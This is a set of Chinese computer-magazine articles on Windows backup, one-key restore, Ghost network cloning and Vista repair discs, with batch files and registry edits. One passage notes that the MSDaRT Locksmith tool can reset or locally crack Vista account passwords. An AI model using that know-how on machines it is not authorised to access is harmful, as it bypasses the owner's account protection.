知道问题产生的原因后，解决问题的方法一是修改原来批处理，由于精灵批处理封装在DOS镜像中，这种方法操作起来不方便。二是重新移动GHO文件位置到第四分区。启动命令提示符依次输入下列命令即可（假设重新分区后盘符已经按顺序重新排列，原来保存镜像分区为G:）：代码在http://powerson.blog.cfan.com.cn“杂志补充”下本文补充的“代码1”。

小知识

一键还原精灵工作原理简介：其实还原精灵核心就是一个Ghost的备份及还原批处理。安装精灵后它会在C盘添加geldr启动文件，同时生成“YJHY”目录，备份/还原DOS镜像就在这个目录。接着精灵会修改C:\boot.ini，添加上c:\geldr="一键还还原"启动菜单项。这样当我们选择这个菜单时，c:\geldr就会启动DOS，使用封装好的Ghost批处理备份/还原系统。

小提示

如果是精灵程序本身出错导致的故障（比如无法运行精灵），还可以使用Ghost手动进行还原。启动到DOS后运行Ghost，还原镜像选择第四分区的“yjbf\GE276~1\win.gho”即可（也可以依次查找每个分区根目录下的yjbf目录）。如果是用PE+Ghost32还原，将上述的“GE276~1”更改为“g..\”即可。

加装保险，让精灵有备无患

调整分区会导致精灵失效，手动更改批处理代码又麻烦。何不自己改造一下精灵？因为精灵是通过c:\geldr启动DOS镜像的，所以为了避免上述故障的出现，可以在系统正常时自行添加一个DOS镜像和批处理，方便在精灵失效时启动自己的还原批处理。

第1步：启动记事本输入下列恢复代码保存为diy.bat批处理，放置在d:\:

D:\Ghost.exe -clone,mode=pload,src=1:2\yjbf\GE276~1\win.gho:1,dst=1:1 -auto -sure -fro -fx -rb

同上，输入下列代码保存为autoexec.bat批处理也放置在d:\

D:\diy.bat

第2步：同上，使用命令提示符在D盘建立d:\ yjbf\g..\目录。准备好Ghost.exe放置在d:\，接着启动到DOS制作系统备份保存在“d:\ yjbf\g..\”下。

第3步：打开“C:\yjhy”，复制dos.img并重命名为“diy.img”，接着到http://www.onlinedown.net/soft/3538.htm下载Winimage。使用Winimage打开“C:\yjhy\diy.img”，然后将上述准备好的“d:\autoexec.bat”拖到Winimage窗口替换原来的同名文件并保存。这样启动到DOS后就执行上述“d:\diy.bat”批处理。

第4步：使用记事本打开“c:\yjhy\grub\menu.lst”，在其后添加上如下代码（将dos.img更改为diy.img即可），代码在http://powerson.blog.cfan.com.cn“杂志补充”下本文补充的“代码2”

现在如果精灵正常，还原操作和原来一样。如果精灵无法还原系统，我们只要在geldr启动的多重菜单选择“DIY”，即可选择自己备份还原系统。

Q来A去：

Q：我装了还原精灵怎么删除不了？用Unlocker删了一键还原精灵文件也不行。

A：右击“我的电脑→属性→高级”，找到“启动和故障恢复”框里的“设置”选项，然后点击“编辑”，把里面的“C:\GHLDR=一键GHOST v11.0 Build 070707”删除就行。

小提示

这个改造方法将Ghost.exe和还原批处理外置到本地分区，即使现在由于分区改变导致无法还原。如果可以进入Windows，只要使用记事本编辑一下diy.bat即可，如果进不了系统，还可以在DOS下使用edit编辑，然后执行“d:\diy”即可。而且，可以随时升级替换Ghost版本。

Just Do It

自动还原/备份都是通过批处理完成的，大家可以参照上述方法添加自动备份菜单，实现精灵的全部功能，但是操作方法又比精灵更“灵活”！

（作者/平淡）CF [XF02]



手指一弯 系统被你玩转

本文可以学到	1.一键安装系统补丁、常用软件。	2.一根手指操作电脑、一键恢复常见故障。


"我又安装了一个特牛的软件，能实现一千两百个新奇功能"，别炫耀这个，这是个追求效率的年代，古有"一灯大师"的一指禅，今天，我这个当代的"一登大师"，就应CFan小编的大力邀请（小编注：无语ing……），将我多年练就的电脑一指禅传授给大家！

一、安装篇

NO.1 一键安装补丁

我们知道微软的补丁打得非常"勤"，不时地就要用360安全卫士等来装一次补丁，不过如果系统重装之后，再重装下载安全这些补丁就有点麻烦了，因为360在它的安装目录"hotfix"文件夹已经把相应的补丁准备好了，不过360却没有直接安装这些补丁的功能，我们来无人值守一键安装吧！

第一步：为实现安全补丁无人值守安装，需要知道相关补丁的安装参数。可在命令提示符窗口，通过补丁文件加"/?"参数的方式获得相关信息。在命令提示符后输入："WindowsXP-KB934428-v3-x86-CHS.exe/?"（不含引号），按回车键后，弹出图1所示的安装说明窗口。



第二步：在命令提示符下进入"hotfix"文件夹目录，输入命令"dir *.exe /b >update.bat"。这时用记事本打开update.bat文件。我们会看所有补丁的名字已经列在这个文本中，去掉非系统补丁的行后，在第一行加入"@echo off"，按Ctrl+H把Windows全部替换为"start /wait windows"，把".exe"全部替换为".exe /quiet /norestart /nobackup"。

第三步：在文件最后加上：

```
echo 恭喜你，补丁程序安装完毕
set /p YN=是否重新启动电脑[Y/N]?
if "%YN%" == "y" goto :yes
if "%YN%" == "n" goto :no
:yes
shutdown -r -f -t 5
:no
exit
```

保存，运行update.bat就开始无声安装，完成后按下相应键盘字母进行是否重启操作。

第四步：在"开始"菜单所在文件夹，一般为C:\Documents and Settings\用户名\「开始」菜单下，新建一个名为"一键操作"的文件夹，接着在update.bat上，右击选择"创建快捷方式"，把这个快捷方式放到"一键操作"文件夹中，最后在这个快捷方式上点击右键并选择"属性"，并把鼠标定位到打开窗口的"快捷键"框中，按下需要指定的快捷键即可。最后把这个"一键操作"文件夹设置为"隐藏"属性。

NO.2 一键装流行软件

到http://bibei.sandai.net/intro/下载最新版的"迅雷软件助手"，安装并打开软件，只能点击相应软件名字后面的"下载"，就可以轻松地把它请到电脑中来了。

点击软件上面的"软件备份→添加方案"输入当前方案命名，保存后点"编辑"，会自动检测当前电脑中安装的软件列表，如图2所示：选择后点"立即添加"就把软件备份完毕。当重装系统后，只要打开这个列表，选择"选择全部未装软件→安装选中软件"即可。

发现您最近安装了15款新软件，是否添加至当前备份列表？ ＋立即添加 ×关闭显示
MSN Messenger | 飞信Fetion
阿里旺旺(淘宝版) | Internet Explorer
Foxmail邮件客户端 | WinRAR 压缩文件管理器
7-Zip压缩文件管理器 | 灵格斯词霸
迅雷 | Adobe Flash Player Plugin
KMPlayer | Adobe Flash Player ActiveX
Picasa | 360安全卫士
搜狗拼音输入法
选择后点击这里即可备份
2

> **小提示**
>
> 如果觉得QQ目录下的文件太大时，可以用记事本打开批处理，在里面添加两行代码：
>
> del QQ安装目录:\你的QQ号码\CustomFaceRecv*.* /F /Q
>
> del QQ安装目录:\你的QQ号码\image*.* /F /Q
>
> 这样就可以把相关QQ号的垃圾文件清理干净了。同理把这个批处理创立快捷方式并放到"一键操作"文件夹中并设定快捷键以后，只用一键就可以快速清理系统了。

在任务栏空白处右击选择"属性"，取消"任务栏→隐藏不活动的图标"勾选，即可禁止隐藏不活动的图标。


二、操作篇

NO.1 系统清理如此简单

在Windows在安装和使用过程中都会产生相当多的垃圾文件，浪费磁盘空间，使系统运行慢如蜗牛。到http://work.newhua.com/cfan/200904/clear.rar下载“clear.rar”，双击并运行，一个清爽的系统就可以诞生了。

NO.2 一键换IP

许多朋友会遇到出差的情况，从公司到出差地，及宾馆，三处IP设置都不一样。每次一换IP真是麻烦。其实我们可以一键换IP简单。到http://work.newhua.com/cfan/200904/ipbeijing.rar下载批处理（也可以用记事本打开，根据需要更改IP），如图3所示，网关等设置一下，到不同的地方运行不同的ip批处理文件即可。




NO.3 一键收邮件

每天在公司上班，都要收取大量邮件。不过每天都重复这些固定的操作，是不是也有点厌倦了？用按键精灵（http://www.newhua.com/soft/4832.htm）来帮助一下。

第一步：打开软件后点击“新建→抓点抓色”按钮并把鼠标放到Foxmail快捷图标上，然后按一下“Alt+Ctrl+1”抓取坐标点位置，点击“关闭”，点击“鼠标命令→P1：坐标值→插入”按钮进行插入，移动到图标上这个动作就完成了。

第二步：模拟双击“Foxmail”图标，点击“鼠标动作→鼠标动作→左键双击→插入”，在Foxmail中按下“F4”键收取所有信件了。为了使Foxmail完全启动好以后才开始收信，先设置一个停留时间：单击“其他动作→秒”，时间选择“3”秒（根据电脑启动时间来选择），设置好后点“插入”插入第三个动作。单击“键盘动作”，在按键输入框点一下，按“F4”键，最后点“插入”。

第三步：最后的工作是设置启动热键，在脚本编辑器右侧，在“启动热键”框点一下，按下任意一个键，这样当我们需要收信时，只要按一下这个键，其他的工作电脑就会自动为我们完成了。在“脚本描述”中我们可以输入“收信”。如图4所示，完成以上工作后，点窗口左上方的“保存退出”退出编辑状态。



Just Do It：一键制作输入法皮肤

搜狐拼音有很多漂亮皮肤，许多人以为制作皮肤是专业人士的事，其实只用一键就可以了。打开http://pinyin.sogou.com/skins/pp/snapshot.html（需要最新的Flash插件），点击“浏览图片”找到你喜欢的图片（如你女朋友的），再用它的截图工具截至适合大小，几步即可完成，制作一个用女朋友照片做底板的皮肤吧！

火速链接：

在本期“特别话题Ⅱ”《老鸟也犯愁 用本第一课》讲到了如何快速切换IP的另一种方法，值得参考。

三、故障篇

NO.1 IE、黑屏问题，一键完成

屡屡发生有网友在浏览网页后，IE默认首页及IE右键菜单被改为浏览网页时的地址（多为广告信息）。一般都是注册表被修改的缘故。只要备份，再遇到相同问题时，即可一键恢复。

点击“开始→运行”输入“regedit.exe”并回车，在左边栏中找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\]，右击选择“导出”并保存为“Internet Explorer.reg”，再在相同的文件夹下建立一个IE.bat的批处理并设定一个快捷方式，在批处理里写入“call Internet Explorer.reg”。当IE出现问题的时候，直接按下快捷键就OK了。

```
C:\WINDOWS\system32\cmd.exe
        更多请访问www.cnzaobao.com
        本程序可以使硬盘按类型重新排列盘符
         本批处理默认的盘符排定顺序是:
              内置硬盘盘符
               光盘盘符
            移动硬盘盘符 (FIXED)
            U盘盘符 (REMOVABLE)
            其中虚拟盘盘符是不动的
   如在使用中有任何问题到www.cnzaobao.com讨论
All drive letters:  C D F G H Y
Mounted drive letters:  C D Y F G H
Virtual drive letters:
Internal hard disk 1 drive letter:  C D Y F
Cd/dvd rom drive letters:  G
Rennovalbe drive letters:  H
ORDERED DRIVE LETTERS:  Y→E
请按任意键继续. . .
```

默认的排列顺序；这里没有E盘；出错的盘符；排列完成后的效果 5

NO.2 错乱盘符一键完成

许多朋友可能因为使用软件或意外断电的情况，发现原来的盘符不是正确排列了，虽然问题不大，但看着非常不舒服。作为一个CFaner，我们有最简单的方法：一键恢复错乱盘符。

进入http://bbs.cnzaobao.com/thread-6177-1-1.html页面，点击底部的“复制代码”粘贴到记事本中，把它保存为orderdisk.bat批处理文件，运行后的效果如图5所示。

NO.3 一键还原，轻轻一按昨日重现


如果遇到一些比较严重的系统操作时，只能用一键还原来使系统昨日重现了。这时推荐大家使用深度一键还原工具（http://www.skycn.net/soft/51363.html）。

下载后打开，选择安装“一键还原工具”和“镜像安装工具”后确定，这时软件会自动检查当前系统分区，当检查完毕后，就会出现“一键备份系统”和“一键还原系统”两个选项，选择相应的操作即可。如果想在系统登录时恢复，只用在系统启动菜单里选择“深度一键还原→一键恢复系统”即可。CF [XF03]

小提示


前一段出现的微软黑屏故障，我们可以采取同样的操作，把HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\windows nt\currentversion\winlogon\notify\wgalogon项，导出并保存为heiping.reg，再找到[HKEY_CURRENT_USER\，在前面加一个“-”变为[-HKEY_CURRENT_USER\，当出现黑屏时，用快捷键调用批处理即可。

恢复桌面上的系统图标：右击桌面选“属性→桌面→自定义桌面→常规”，在“桌面图标”通过复选框找回。



狡兔三窟，小本本还魂记

超便携笔记本被大家昵称为小本本，包括现在火爆的上网本，小本本已经走入了更多的寻常百姓家。上网本无光驱，装系统是个大问题，俗话说“狡兔有三窟，仅得免其死耳”，所以为了防止小本本系统崩溃后罢工，我们也应该有所准备才是。



小提示

前两“窟”杂志已经介绍过很多次，前两“窟”这里只做简单交代，望众位看官谅解！

第一窟：Ghost备份是王道

如果是自己动手做备份的话，确保系统已经安装了“一键GHOST”或“GHOST虚拟启动盘”，这样就能通过系统启动项进入Ghost了。

第二窟：系统U盘最时髦

以常用的储存工具U盘、SD卡为代表的闪存担当了我们的第二救火队，请参考《电脑爱好者》2008年第17期61页《独辟蹊径，SD卡PE超级系统巧制作》一文，也让小本本的镜像文件在你的闪存盘里安家吧。


第三窟：原来网刻也简妙

如果U盘出故障了怎么办？恰好又没有备份Ghost……只要其他电脑或光盘里还有小本本的镜像文件，就能以网络克隆的方式来帮助小本本起死回生，用Norton NetGhost(下载地址：http://work.newhua.com/cfan/200904/netghost.rar)。

第一步：将小本本和模拟服务器的普通电脑用交换机或路由器连接，也可直接用网线直接将两台电脑连接，不过如果电脑是百兆网卡，网线的一端需要跳线才可以连接，而千兆网卡则可以直接连接，所以请根据情况准备交叉线类型的网线。

在另一台电脑上从http://soft.ylmf.com/downinfo/662.html下载到网刻所需套装软件。压缩包里的tftpd32.reg注册表文件是Tftp的配置文件，里面已帮我们设置好了一些须在Tftp设置的参数，解压后双击将它导入注册表。

从控制面板进入网络连接，在本地连接的“Internet协议(TCP/IP)属性”的IP设为“192.168.1.254”，子网掩码设为“255.255.255.0”。双击tftpd32.exe运行Tftp，如图1，其中，各个参数都已由软件设置完毕了。




1

双击GhostSrv.exe文件，将NetGhost服务器运行，在对话框里“会话名称”输入“abc”，“会话名称”是用来区别同一个子网中的多个克隆进程的，“映像文件”一栏单击“浏览”按钮找到小本本的镜像文件，点选“分区→接受客户机”。

第二步：将小本本BIOS里的PXE功能开启，并将PXE启动项设置为第一启动顺序。

保存BIOS的设置重启，成功由PXE启动项引导之后，在出现的对话框里依次选择“Boot ms-dos with net ghost.[CN]→1. Boot with NET GHOST→1. NET GHOST WITH PXE DRV.”如图2、图3、图4所示。接着按照屏幕提示按一下Esc键，并再按任意键，一路回车。



2　3　4

在“网刻简单化”界面里选“2.单分区网络克隆”，在随后的界面手工输入需要被克隆的盘符，一般是C盘。到现在，NetGhost8.3已经成功运行，接下的操作和平时单机克隆时无异了，不再赘述。

第三步：小本本客户端准备完毕后，回到另一台作为虚拟服务器的电脑上，如图5，单击GhostSrv.exe窗口的“发送数据”选项之后，小本本终于可以开足马力尽情地网刻了。**(浙江/范晓晖)** CF [XF04]

5

小知识：网络克隆

网络克隆的标准网络环境是需要局域网服务器来协助一同完成的。其实借助于Tftp(Trivial File Transfer Protocol)软件就能模拟NetGhost8.3所需要用到的服务器的DHCP(动态主机分配)服务和TFTP(简单文件传输)服务。


小知识：什么是PXE?

PXE的全称是Preboot Execution Environment，即远程启动协议。不同的主板型号PXE启动项的称谓也可能有所不同，一般说都会有很明显的“PXE”三个字母包含，比如“Intel UNDI PXE-2.0”。

小提示

如果是通过路由器进行双机互连的用户，请在网刻完成后将虚拟服务器的IP换回正常状态，第一时间关闭Tftp软件，因为它在运行的时候，争夺了路由器自动DHCP的分配权限，有可能使其他通过同一路由器上网的电脑，分配到Tftp软件所提示的IP内网地址，影响正常上网。

桌面图标小箭头去除1：单击“开始→运行”键入“regedit”回车，进入HKEY_CLASSES_ROOT\lnkfile，删除“isshortcut”。



让Vista也有开机修复

Windows 7集成了Win RE（Windows Recovery Environment，恢复环境）的“开机修复功能”，开机时按下F8功能键可以进入高级引导界面，排列在最顶端的是“Repair Your Computer”（修复电脑）引导项（见图），利用该项可以在系统出现问题时进行修复。将这一恢复系统移植到Vista下进行使用，岂不更爽？

给我个用RE的理由先？

Win RE能修复的故障都是在进入系统之前所出现的，也就是说登录了系统之后的故障，RE就无能为力了。除了修复这些无法启动的故障，节约大量去寻找解决帮助的时间，你还可以向RE添加自定义恢复工具，甚至可以当做映像恢复的平台。RE环境可以自动或者手动运行，最终提供故障诊断和修复的日志。

复制相关文件


找一台已安装Windows 7的计算机，依次进入“X:\Recovery\88648224-b276-11dd-90ab-a64237889303\”文件夹，这里有Winre.wim、boot.sdi两个文件，分别为136.1MB、3.0MB，复制到除系统分区之外某一分区的根目录下，使用U盘转存，完成复制之后为其设置隐藏、系统、只读属性。

创建批处理文件

打开记事本，输入如下代码，如果你并非将复制到D:\，根据实际情况进行修改：

```
@echo off
……
bcdedit /timeout30
```

（全部代码请到http://work.newhua.com/cfan/200903/daima.rar下载）



在代码中，“bcdedit.exe /timeout 30”是指定启动管理器选择默认项以前等待的时间，表示等待30秒；“bcdedit.exe /create”是创建新的操作系统启动项。

小提示

这里的“X”是指Windows 7所在的磁盘盘符，至于“88648224-b276-11dd-90ab-a64237889303”的名称可能不尽相同，根据实际情况进入。

将后缀名修改为“.cmd”，保存为批处理文件。

右击文件选择“以管理员身份运行”，重启之后按下F8功能键，就可以在高级引导界面中看到所添加的“Windows RE修复计算机”。**(江苏/引火虫)** CF [XF05]

给懒汉定制SFC源路径

系统用的时间长了，难免会出现这些那些的错误，比如中病毒了，有些文件打不开了，等等，而这时候，我们都会很自然地用到一个命令，那就是“sfc /scannow”。这个命令的确很好很强大，但是有一个缺点，那就是要把安装盘放到光驱里面才可以。可不可以利用本机上的系统安装盘来代替光盘进行修复呢？

方法一：路径自己决定

如果你动手能力比较强，对注册表比较熟悉的话，请跟我来动手。

如你将Windows XP安装文件备份到了E:\winxp目录，

那么运行regedit打开“注册表编辑器”，定位至

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Setup]

按如下进行修改：

```
CDInstall = 0
ServicePackSourcePath = E:\winxp
SourcePath = E:\winxp
```

方法二：懒汉用这个


首先从http://work.newhua.com/cfan/200904/SFCdir.rar处下载此小工具“SFC命令目录变更工具 1.0”。并打开。

如图所示，点击“选择”，可以把目录定位到你所存放系统安装盘的那个目录，注意不能是ISO，一定要解压出来的文件夹。

点击“确定”回到主界面，这时文本框中出现了刚刚所选择的目录。最后点击“应用→确定”即可，程序会自动退出。

OK，现在请再次在“开始→运行”中输入“sfc/scannow”，怎么样？是不是自动开始修复了？还不动手，赶紧开始吧。**(文/周震方)** CF [XF06]






拯救Vista，我有另类系统修复盘

接通电源，按下机箱电源按钮，爱机就整装待发，开始了一次漫长的马拉松长跑。如果有一天它还没有起跑就不幸倒下了，如何拯救倒在起跑线上的系统呢？答案是，未雨绸缪打造一张强大的Vista系统修复盘。

答疑解惑，前期准备

① ★是PE系统吗？

非也！通常的PE系统主要功能是进行文件的相关操作，而很难深入宿主系统内部进行设置和调整。本文利用微软自己的工具打造的系统修复盘，可在无法进入系统的情况下进行系统的配置和修复，并且非常方便和简单。



② ★需要什么工具？

1.Vista安装盘

2.MSDaRT 6.0

3.Debugging Tools

③ ★从哪下载？

MSDaRT：http://work.newhua.com/cfan/200904/DART.rar

Debugging Tools：http://work.newhua.com/cfan/200904/DBG.rar。

④ ★如何安装？

MSDaRT和Debugging Tools的安装非常简单，依据向导一路“Next”即可完成安装。需要说明的是，MSDaRT 6.0只能在vista/2008系统中进行安装使用。




小知识

Microsoft Diagnostics and Recovery Toolset(MSDaRT，诊断修复工具)是微软最新发布的Microsoft Desktop Optimization Pack 2008(MDOP，桌面优化)工具包中的一个工具，其版本为6.0，专门针对vista/2008系统。Debugging Tools微软发布的一个除错诊断工具，创建系统修复盘需要它。

创建映像文件

第一步：定位到“开始→所有程序→Microsoft Diagnostics and Recovery Toolset”，点击运行“ERD Commander Boot Media Wizard”打开映像文件创建向导，单击“Next”，然后将Vista安装光盘插入光驱，通过“Browser”定位到Vista光盘所在盘符，接着一路“Next”就会进入创建boot image界面。

第二步：在“Tool Selection”窗口选择boot image可集成的工具（见图1），默认情况下所有的工具都被集成到映像文件中，可以根据自己的需要进行选择，这样可以减少映像文件的大小。然后“Next”，通过“Browser”定位到Debugging Tools的安装目录，最后根据向导完成系统引导映像文件的创建。



制作修复光盘

通过上面的操作，默认就会在Vista的桌面上生成名为ERD60.iso的映像文件，大小为207MB，最后通过Vista自带工具或者第三方工具直接刻盘制作一张系统修复盘。

牛刀小试，修复实例

用该修复盘引导系统进入“系统恢复选项”界面，可以看到可供使用的工具有6项。其中前5项就是Vista安装盘中的系统修复功能，而第6项“Microsoft Diagnostics and Recovery Toolset”就是该修复盘功能最强大的部分了，点击打开可供使用的工具竟有14项之多。

1.糟糕，忘记密码无法进入系统！

忘记账户密码是比较普遍的，比如有人利用工具（360安全卫士、瑞星等）对系统进行安检，为administrator账户设置了密码，但事后忘记而无法进入系统。怎么办？

运行MSDaRT Tools中的Locksmith工具，点击Account右侧的下拉列表选择相应的账户为该账户设置新的密码，最后重启计算机用该密码就可登录系统。当然，这也可用来本地破解Vista账户的密码。

2.奇怪，系统登录后马上注销？

因为病毒、木马作祟，Vista有时会在登录后马上注销，如此循环往复，这通常是木马修改了注册表所致。

运行MSDaRT Tools中的Locksmith下的ERD Registry Editor工具，可以看到打开了一个类似Vista注册表的窗口，定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]注册表项，修改右侧"Userinit"的值为"C:\WINDOWS\system32\userinit.exe,"（见图2）。当然，也可以通过该工具修改相应的注册表项，禁止病毒、木马随系统运行。

3.郁闷，安装软件后系统无法登录了！

